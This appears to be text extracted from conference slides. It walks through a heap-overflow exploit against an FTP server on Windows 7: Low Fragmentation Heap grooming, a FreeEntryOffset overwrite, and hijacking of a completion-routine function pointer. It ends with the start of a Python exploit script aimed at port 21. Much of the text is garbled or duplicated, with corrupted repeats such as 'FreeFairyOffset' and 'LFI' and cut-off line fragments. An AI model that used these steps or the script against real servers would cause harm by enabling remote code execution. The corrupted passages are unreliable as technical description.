


Unencoded



User Data

`_INTERLOCK_SEQ.Depth = 0x001F`
`_INTERLOCK_SEQ.FreeEntryOffset = 0x0033`




We
FTP

0x001F
= 0x0033

0x187

EntryOffset of 0xFFFF,
it exists and contains something useful.



Note
spot
to sh



Encoded




Unencoded




User Data

`_INTERLOCK_SEQ.Depth = 0x001E`
`_INTERLOCK_SEQ.FreeEntryOffset = 0xFFFF`




1st Allocation: Make an allocation that was previously freed when we closed the connection after sending our malicious payload




2nd Allocation: This allocation will take the place of the first allocation and store it in the _INTERLOCK_SEQ struct

3rd Allocation: This will actually use the bad FreeEntryOffset of 0xFFFF, which hopefully points to a location in memory that exists and contains something useful.



Let's see how we did this...





Encoded



Unencoded



User Data

`_INTERLOCK_SEQ.Depth = 0x001D`
`_INTERLOCK_SEQ.FreeEntryOffset = 0x????`


0x0 0x2 0x3 0x4 0x6 0x7 0x8 0xA 0x187

Size	Flags	Cksum	Prev Size	Seg Offset	Unused Bytes	FF													
FFFF	FF	FF	FFFF	FF	FF	ABC123-DO-REY-ME													
Size	Flags	Cksum	Prev Size	Seg Offset	Unused Bytes	FreeEntry Offset [0x0095]	UserData												
Size	Flags	Cksum	Prev Size	Seg Offset	Unused Bytes	FreeEntry Offset [0x00C6]	UserData												


Chunk Header

User Data

Unknown Memory (hopefully) at UserBlock + 0x7FF8



Let's see how we did this...



EIP

We saw previously that we can control calls to
FTP_ASYNC_CONTEXT::OverlappedCompletionRoutine

text:0E04F17F

call dword ptr [eax+8] ; bling!

FFF) and

Now previously that we can control calls to
_ASYNC_CONTEXT::OverlappedCompletionRoutine

```
text:0E04F17F      call     dword ptr [eax+8] ; bling!
```


Honestly, getting this function pointer located in the correct
memory was terribly difficult. We just like to make it look easy
now off for your mom.


text:oEo4FI7F

```
call dword ptr [eax+8] ; bling!
```

FFF) and

Note: Honestly, getting this function pointer located in the correct spot in memory was terribly difficult. We just like to make it look easy to show off for your mom.





Linearity

Summary

Now that we've seen the exploitation and thought process, let's see how it actually occurs in the exploit.

- Create a pool of connections that will be used solely for enabling the LFI for BufferOverflow.
- Make enough allocations to enable the LFI for our selected file, but still leaving 1 connection in the control, just to complete the FreeFairyOffset requests.
- Create a single connection and send the malicious payload using `TELETYPETEXTM.CONTEXT.Offset(Offset)` to correctly adjust a chunk and corresponding manipulation in LFI BufferOverflow and proceed to close the connection.
- Create a pool of connections (one doesn't matter, we need many connections, faster that we never call the initial memory, forcing the server to hold the response).
- The end of the previously created connections, and "CRLF" will be the ending "\n". This will leave the connection in a waiting state, until the "30" is received. This means as it comes when `FTP_CONTROL_CHANNEL.AsyncCompleteOnWrite` is called.

Time to perform the FreeFairyOffset overwrite technique


- An allocation will use the chunk previously used in our previous request. It was fixed since we closed the connection.
- An allocation will acquire another chunk from the LFI, but instead of being the correct offset, will be `offset`, which is stored in the `_INTERLOCK_32` structure for the next allocation.
- An allocation will actually use the named `FreeFairyOffset` of `offset` (resulting into the next chunk being created from `FreeFairyOffset` + `offset` due to the way the FreeFairyOffset is calculated).
- NOTE: NONE of these connections can be terminated, meaning in objects being freed. This will cause `FreeFairyOffset` to be incorrect when calculating `FreeFairyOffset` for connections chunks.

Time to cleanup and trigger.

- Since we've remembered the function pointer in memory of our chosen `AsyncCompleteOnWrite`, we can now complete all of our connections.
- For every connection in the general pool (not just), complete the connection by sending the ending "\n".
- This effectively calls `FTP_CONTROL_CHANNEL.AsyncCompleteOnWrite`.
- Triggering our overwriting function pointer.

Proof or hastily made video???

Video



Summary

Now that we've seen the exploitation and thought process, let's see how it actually occurs in the exploit.

- Create a pool of connections that will be used solely for enabling the LFH for Bucket[0x31]
- Make enough allocations to enable the LFH for our selected size, but still leaving 2 connections in the created pool to complete the FreeEntryOffset overwrite
- Create a singular connection and send the malicious payload causing `TELNET_STREAM_CONTEXT::OnSendData()` to overwrite adjacent chunks (and corresponding metadata) in LFH Bucket[0x31] and proceed to close the connection
- Create a pool of connections (size doesn't matter), we used 0x103 connections. Ensure that we never call the initial 'recv()', forcing the server to hold the response
- For each of the previously created connections, send "USER ", w/o the trailing '\n'. This will leave the connection in a waiting state, until the '\n' is received. This permits us to control when `FTP_CONTROL_CHANNEL::AsyncCompletionRoutine` is called

Time to perform the FreeEntryOffset overwrite technique

- 1st allocation: Will use the chunk previously used in our overflow request. It was freed since we closed the connection.
- 2nd allocation: Will acquire another chunk from the LFH, but instead of having the correct offset, will be 0xFFFF, which is stored in the `_INTERLOCK_SEQ` structure for the next allocation
- 3rd allocation: Will actually use the tainted FreeEntryOffset of 0xFFFF; translating into the next 'chunk' being returned from `UserBlock + CurrOffset + 0x7FFF8` (due to the way the FreeEntryOffset is calculated)
- NOTE: NONE of these connections can be terminated (resulting in objects being freed). This will cause `RtlpLowFragHeapFree` to crash when calculating `_HEAP_ENTRY` header for overwritten chunks

Time to cleanup and trigger..

- Since we've overwritten the function pointer in memory of our choosing (`AsyncCompletionRoutine`), we can now complete all of our connections
- For everyone connection in the general pool (0x103), complete the connection by sending the trailing '\n'
- This effectively calls `FTP_CONTROL_CHANNEL::AsyncCompletionRoutine`
- Triggering our overwritten function pointer

Proof or hastily made video???



Now that we've seen the exploitation and thought process, let's see how it actually occurs in the exploit.

- Create a pool of connections that will be used solely enabling the LFH for Bucket[0x31]
- Make enough allocations to enable the LFH for our selected size, but still leaving 2 connections in the connection pool to complete the FreeEntryOffset overwrite

actually occurs in the exploit.

- Create a pool of connections that will be used solely for enabling the LFH for Bucket[0x31]
- Make enough allocations to enable the LFH for our selected size, but still leaving 2 connections in the created pool to complete the FreeEntryOffset overwrite
- Create a singular connection and send the malicious payload causing `TELNET_STREAM_CONTEXT::OnSendData()` to overwrite adjacent chunks (and corresponding metadata) in LFH Bucket[0x31] and proceed to close the connection
- Create a pool of connections (size doesn't matter), we used 0x103 connections. Ensure that we never call the initial 'recv()', forcing the server to hold the response
- For each of the previously created connections, send "USER ", w/o the trailing '\n'. This will leave the connection in a waiting state, until the '\n' is received. This permits us to control when `FTP_CONTROL_CHANNEL::AsyncCompletionRoutine` is called

- 1st
ov
con
- 2nd
bu
wh
the
- 3rd
Fre
'ch
ox
cal
- NC
(re
Rtl
_H

mmma

Time to perform the FreeEntryOffset
overwrite technique

- 1st allocation: Will use the chunk previously used in overflow request. It was freed since we closed the connection.
- 2nd allocation: Will acquire another chunk from the

- 1st allocation: Will use the chunk previously used in our overflow request. It was freed since we closed the connection.
- 2nd allocation: Will acquire another chunk from the LFH, but instead of having the correct offset, will be 0xFFFF, which is stored in the _INTERLOCK_SEQ structure for the next allocation
- 3rd allocation: Will actually use the tainted FreeEntryOffset of 0xFFFF; translating into the next 'chunk' being returned from UserBlock + CurrOffset + 0x7FFF8 (due to the way the FreeEntryOffset is calculated)
- NOTE: NONE of these connections can be terminated (resulting in objects being freed). This will cause RtlpLowFragHeapFree to crash when calculating _HEAP_ENTRY header for overwritten chunks

Time to cleanup and trigger..

we've overwritten the function pointer in m
r choosing (AsyncCompletionRoutine) we c

Time to cleanup and trigger..

- Since we've overwritten the function pointer in memory of our choosing (AsyncCompletionRoutine), we can now complete all of our connections
- For everyone connection in the general pool (0x103), complete the connection by sending the trailing '\n'
- This effectively calls
FTP_CONTROL_CHANNEL::AsyncCompletionRoutine
- Triggering our overwritten function pointer

Proof or hastily made video???

```
import socket, sys, os, time
```

```
#Connection Info
```

```
HOST = "192.168.5.133"
```

```
PORT = 21
```

```
WAITP = 1
```

```
#The number of allocations to enabled the LFH for our chosen  
#NOTE: that 'LFHENABLESIZE' has quite a bit of influence on t  
#that gets overwritten, since we're using LFH Bucket[0x31] (C  
#This means the difference between 0x15 and 0x16 is 0x188 byt  
#might contain the FTP_CONTROL_CHANNEL::AsyncCompletionRoutin  
#is what we're trying to overwrite)
```

```
LFHENABLESIZE = 0x16
```

```
LFHPOOLSIZE = LFHENABLESIZE + 0x3
```

```
#Each connection will create X amount of FTP_CONTROL_CHANNEL  
#contain the AsyncCompletionRoutine we're trying to overwrite  
#NOTE: The ftp server can only handle a certain amount of con  
#this can not be an absurdly large number (keep it between 0x  
#NOTE2: This might need to change depending on the workload c  
CONNCOUNT = 0x103
```

```
class SoftAlloc:
```

```
    s = 0
```

```
    def setup(self):
```

```
        self.s = socket.socket(socket.AF_INET, socket.SOCK_ST  
        self.s.connect((HOST, PORT))
```

```
    def alloc(self, data):
```

```
        self.s.send(data)
```

Ln: 22 Col: 17

File Edit View VM Team Windows



Windows 7 x

Immunity Debugger - svchost.exe - [CPU

File View Debug Plugins ImmLib Option



Address	Disassembly	Comment
774021FB	PUSH 64	
774021FD	PUSH ntdll.7740	
77402202	CALL ntdll.773F	
77402207	MOV DWORD PTR S	
7740220A	MOV EDI,ECX	
7740220C	MOV DWORD PTR S	
7740220F	MOVZX EAX,BYTE	
